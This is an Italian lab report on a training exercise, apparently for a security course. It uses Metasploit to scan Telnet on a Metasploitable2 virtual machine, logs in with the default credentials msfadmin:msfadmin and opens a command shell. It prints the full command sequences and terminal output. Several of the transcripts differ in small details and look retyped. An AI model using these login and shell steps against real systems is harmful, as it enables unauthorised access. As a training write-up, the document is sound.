

Relazione Tecnica: Enumerazione e Accesso al Servizio Telnet su Metasploitable2

Data: 21 Luglio 2026

Autore: Lorenzo Rizzuti

Oggetto: Analisi del servizio Telnet su Metasploitable2 (192.168.50.101)
con MSFconsole


1. Obiettivo dell'Esercizio

L'obiettivo di questa sessione di laboratorio è stato quello di enumerare e sfruttare il servizio Telnet presente sulla macchina virtuale Metasploitable2, utilizzando il framework Metasploit dalla macchina Kali Linux. Le fasi principali hanno riguardato la scansione per l'identificazione della versione del servizio e un successivo attacco di forza bruta (mirato) per ottenere una shell di comandi.

2. Ambiente di Laboratorio e Strumenti

La configurazione del laboratorio prevede due macchine virtuali sulla stessa rete:

- Macchina Attaccante (Kali Linux): IP 192.168.50.100
- Macchina Vittima (Metasploitable2): IP 192.168.50.101
- Strumento Utilizzato: Metasploit Framework (MSFconsole) v6.4.135-dev



```
kali: linux-2026.2-virtualbox-amd64 [in esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto

kali@kali ~
Session Actions Edit View Help

https://metasploit.com

+ --[ 2,654 exploits - 1,338 auxiliary - 2,141 payloads ]
+ --[ 433 post - 49 encoders - 14 nops - 12 evasion ]
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use auxiliary/scanner/telnet/telnet_version
msf auxiliary(scanner/telnet/telnet_version) > options

Module options (auxiliary/scanner/telnet/telnet_version):

Name      Current Setting  Required  Description
-----
PASSWORD  no              no        The password for the specified username
RHOSTS    23             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     23             yes       The target port (TCP)
THREADS   1              yes       The number of concurrent threads (max one per host)
TIMOUT    30             yes       Timeout for the telnet probe
USERNAME  no              no        The username to authenticate as

View the full module info with the info, or info -d command.

msf auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.50.101
RHOSTS => 192.168.50.101
msf auxiliary(scanner/telnet/telnet_version) > set RPORT 23
RPORT => 23
msf auxiliary(scanner/telnet/telnet_version) > eun
[!] Unknown command: eun. Did you mean run? Run the help command for more details.
msf auxiliary(scanner/telnet/telnet_version) > exploit
[*] 192.168.50.101:23 - 192.168.50.101:23 TELNET
[*] 192.168.50.101:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/telnet/telnet_version) > |
```

3. Fase 1: Enumerazione della Versione del Servizio Telnet

Il primo passo è stato identificare se il servizio Telnet fosse attivo e, possibilmente, determinarne la versione. Per fare ciò, è stato selezionato il modulo di scansione

`auxiliary/scanner/telnet/telnet_version`.

I comandi eseguiti sono stati:

```
text
```

```
use auxiliary/scanner/telnet/telnet_version
options
set RHOSTS 192.168.50.101
```

set RPORT 23

exploit

L'output del modulo ha confermato che il servizio Telnet era attivo sulla porta 23 della macchina vittima, anche se la versione specifica non è stata dettagliata ("TELNET").

```
kali-linux-2026.2-virtualbox-amd64 [In esecuzione] - Oracle VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto

kali@kali: ~
Session Actions Edit View Help

PASSWORD      no      The password for the specified username
RHOSTS         yes     The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          23     The target port (TCP)
THREADS        1       The number of concurrent threads (max one per host)
TIMEOUT        yes     Timeout for the telnet probe
USERNAME       no      The username to authenticate as

View the full module info with the info, or info -d command.

msf auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.50.101
RHOSTS => 192.168.50.101
msf auxiliary(scanner/telnet/telnet_version) > set RPORT 23
RPORT => 23
msf auxiliary(scanner/telnet/telnet_version) > run
[*] Unknown command: run. Did you mean run? Run the help command for more details.
msf auxiliary(scanner/telnet/telnet_version) > exploit
[*] 192.168.50.101:23 - 192.168.50.101:23 TELNET
[*] 192.168.50.101:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/telnet/telnet_version) > use auxiliary/scanner/telnet/telnet_login
msf auxiliary(scanner/telnet/telnet_login) > options

Module options (auxiliary/scanner/telnet/telnet_login):



| Name             | Current Setting | Required | Description                                                                                            |
|------------------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| ANONYMOUS_LOGIN  | false           | yes      | Attempt to login with a blank username and password                                                    |
| BLANK_PASSWORDS  | false           | no       | Try blank passwords for all users                                                                      |
| BRUTEFORCE_SPEED | 5               | yes      | How fast to bruteforce, from 0 to 5                                                                    |
| Credentials      | true            | no       | Create a new session for every successful login                                                        |
| DB_ALL_CREDS     | false           | no       | Try each user/password couple stored in the current database                                           |
| DB_ALL_PASS      | false           | no       | Add all passwords in the current database to the list                                                  |
| DB_ALL_USERS     | false           | no       | Add all users in the current database to the list                                                      |
| DB_SKIP_EXISTING | none            | no       | Skip existing credentials stored in the current database (Accepted: none, user, user@realm)            |
| PASSWORD         |                 | no       | A specific password to authenticate with                                                               |
| PASS_FILE        |                 | no       | File containing passwords, one per line                                                                |
| RHOSTS           |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT            | 23              | yes      | The target port (TCP)                                                                                  |
| STOP_ON_SUCCESS  | false           | yes      | Stop guessing when a credential works for a host                                                       |
| THREADS          | 1               | yes      | The number of concurrent threads (max one per host)                                                    |
| USERNAME         |                 | no       | A specific username to authenticate as                                                                 |
| USERPASS_FILE    |                 | no       | File containing users and passwords separated by space, one pair per line                              |
| USER_AS_PASS     | false           | no       | Try the username as the password for all users                                                         |
| USER_FILE        |                 | no       | File containing usernames, one per line                                                                |
| VERBOSE          | true            | yes      | Whether to print output for all attempts                                                               |



View the full module info with the info, or info -d command.

msf auxiliary(scanner/telnet/telnet_login) > RHOSTS 192.168.50.101
[*] Unknown command: RHOSTS. Did you mean host? Run the help command for more details.
msf auxiliary(scanner/telnet/telnet_login) > set RPORT 23
RPORT => 23
msf auxiliary(scanner/telnet/telnet_login) > set USERNAME msfadmin
USERNAME => msfadmin
```

modulo telnet_version]

```
kali-linux-2026.2-virtualbox-amd64 [in esecuzione] - Oracle VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto

kali@kali: ~
Session Actions Edit View Help
[*] 192.168.50.101:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/telnet/telnet_login) > use auxiliary/scanner/telnet/telnet_login
msf auxiliary(scanner/telnet/telnet_login) > options

Module options (auxiliary/scanner/telnet/telnet_login):

Name          Current Setting  Required  Description
-----
ANONYMOUS_LOGIN  false           yes       Attempt to login with a blank username and password
BLANK_PASSWORDS  false           no        Try blank passwords for all users
BRUTEFORCE_SPEED  5               yes       How fast to bruteforce, from 0 to 5
CreateSession    true            no        Create a new session for every successful login
DB_ALL_CREDENTIALS false           no        Try each user/password couple stored in the current database
DB_ALL_PASS      false           no        Add all passwords in the current database to the list
DB_ALL_USERS     false           no        Add all users in the current database to the list
DB_SKIP_EXISTING none            no        Skip existing credentials stored in the current database (Accepted: none, user, userthread)
PASSWORD        A specific password to authenticate with
PASS_FILE        File containing passwords, one per line
RHOSTS           The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT           23             yes       The target port (TCP)
STOP_ON_SUCCESS  false           yes       Stop guessing when a credential works for a host
THREADS          1               yes       The number of concurrent threads (max one per host)
USERNAME        A specific username to authenticate as
USERPASS_FILE    File containing users and passwords separated by space, one pair per line
USER_AS_PASS     false           no        Try the username as the password for all users
USER_FILE        File containing usernames, one per line
VERBOSE          true            yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf auxiliary(scanner/telnet/telnet_login) > RHOSTS 192.168.50.101
[*] Unknown command: RHOSTS. Did you mean hosts? Run the help command for more details.
msf auxiliary(scanner/telnet/telnet_login) > set RPORT 23
RPORT => 23
msf auxiliary(scanner/telnet/telnet_login) > set USERNAME msfadmin
USERNAME => msfadmin
msf auxiliary(scanner/telnet/telnet_login) > set PASSWORD msfadmin
PASSWORD => msfadmin
msf auxiliary(scanner/telnet/telnet_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf auxiliary(scanner/telnet/telnet_login) > run
[*] Msf::OptionValidationError One or more options failed to validate: RHOSTS.
msf auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.50.101
RHOSTS => 192.168.50.101
msf auxiliary(scanner/telnet/telnet_login) > run
[*] 192.168.50.101:23 - No active DB -- Credential data will not be saved!
[*] 192.168.50.101:23 - 192.168.50.101:23 Login Successful: msfadmin:msfadmin
[*] 192.168.50.101:23 - Attempting to start session 192.168.50.101:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.50.101:41085 => 192.168.50.101:23) at 2026-07-21 00:34:41 -0400
[*] 192.168.50.101:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/telnet/telnet_login) > sessions

Active sessions
```

4. Fase 2: Attacco di Accesso (Brute-Force Mirato)

Verificata l'attività del servizio, si è proceduto con un tentativo di login. A scopo dimostrativo, è stato condotto un attacco a dizionario "mirato"

utilizzando credenziali note di default per Metasploitable2. È stato selezionato il modulo `auxiliary/scanner/telnet/telnet_login`.

La configurazione è stata la seguente:

- Modulo: `use auxiliary/scanner/telnet/telnet_login`
- Host target: `set RHOSTS 192.168.50.101`
- Porta: `set RPORT 23`
- Username: `set USERNAME msfadmin`
- Password: `set PASSWORD msfadmin`
- Criterio di arresto: `set STOP_ON_SUCCESS true`

Errore Corretto: Durante la digitazione dei comandi, è stato inizialmente omesso il prefisso `set` per la variabile `RHOSTS`. Il framework Metasploit ha correttamente segnalato l'errore (`Unknown command: RHOSTS`). Il comando è stato immediatamente corretto in `set RHOSTS 192.168.50.101`.

`Unknown command: RHOSTS` e della successiva corretta configurazione]

L'esecuzione finale è avvenuta con il comando `run`, producendo un login di successo: `Login Successful: msfadmin:msfadmin`.


[SCREENSHOT 5: Inserire qui la schermata dell'output del modulo `telnet_login` che mostra il login riuscito e l'apertura della sessione]

5. Fase 3: Interazione con la Sessione Ottenuta

Il modulo, dopo il login riuscito, ha automaticamente creato e aperto una nuova sessione (`Command shell session 1 opened`). Per gestirla, sono stati usati i seguenti comandi:

- `sessions`: Per visualizzare l'elenco delle sessioni attive, che ha mostrato la sessione ID 1.
- `sessions -i 1`: Per interagire con la shell della sessione 1.

Una volta entrati in interazione, il sistema ha restituito un banner di shell e un prompt, confermando l'accesso come utente `msfadmin` sul sistema Metasploitable2.



```
kali-linux-2026.2-virtualbox-amd64 [In esecuzione] - Oracle VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto

kali@kali: ~
Session Actions Edit View Help
DB_SKIP_EXISTING none no Skip existing credentials stored in the current database (Accepted: none, user, userBreake)
PASSWORD no A specific password to authenticate with
PASS_FILE no File containing passwords, one per line
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 23 yes The target port (TCP)
STOP_ON_SUCCESS false yes Stop guessing when a credential works for a host
THREADS 1 yes The number of concurrent threads (max one per host)
USERNAME no A specific username to authenticate as
USERPASS_FILE no File containing users and passwords, separated by space, one pair per line
USER_AS_PASS no Try the username as the password for all users
USER_FILE no File containing usernames, one per line
VERBOSE true yes Whether to print output for all attempts

View the full module info with the info, or info -d command.
msf auxiliary(scanner/telnet/telnet_login) > RHOSTS 192.168.50.101
Unknown command: RHOSTS. Did you mean hosts? Run the help command for more details.
msf auxiliary(scanner/telnet/telnet_login) > set RPORT 23
RPORT => 23
msf auxiliary(scanner/telnet/telnet_login) > set USERNAME msfadmin
USERNAME => msfadmin
msf auxiliary(scanner/telnet/telnet_login) > set PASSWORD msfadmin
PASSWORD => msfadmin
msf auxiliary(scanner/telnet/telnet_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf auxiliary(scanner/telnet/telnet_login) > run
[*] Msf::OptionsValidator: One or more options failed to validate: RHOSTS.
msf auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.50.101
RHOSTS => 192.168.50.101
msf auxiliary(scanner/telnet/telnet_login) > run
[*] 192.168.50.101:23 - No active DB -- Credential data will not be saved!
[*] 192.168.50.101:23 - 192.168.50.101:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.50.101:23 - Attempting to start session 192.168.50.101:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.50.100:41805 -> 192.168.50.101:23) at 2026-07-21 08:34:41 -0400
[*] 192.168.50.101:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/telnet/telnet_login) > sessions

Active sessions
-----
Id  Name  Type  Information  Connection
--  -
1   shell  TELNET  msfadmin:msfadmin (192.168.50.101:23)  192.168.50.100:41805 -> 192.168.50.101:23 (192.168.50.101)

msf auxiliary(scanner/telnet/telnet_login) > sessions -i 1
[*] Starting interaction with 1...

Shell Banner:
msfadmin@metasploitable:~$
```

sessions, l'elenco delle sessioni, e l'inizio dell'interazione con sessions -i 1 e il prompt `msfadmin@metasploitable:~$`

6. Conclusioni

L'esercizio ha dimostrato con successo come un servizio di rete insicuro come Telnet, che trasmette dati in chiaro, possa essere facilmente individuato e come l'uso di credenziali deboli e di default rappresenti una vulnerabilità critica. In pochi passaggi e in pochi minuti, è stato possibile passare dalla semplice scansione all'ottenimento di una shell con i privilegi dell'utente `msfadmin`, consentendo il controllo completo del sistema vittima. La correzione di un piccolo errore di sintassi durante l'esercizio ha sottolineato l'importanza della precisione nell'uso degli strumenti a riga di comando.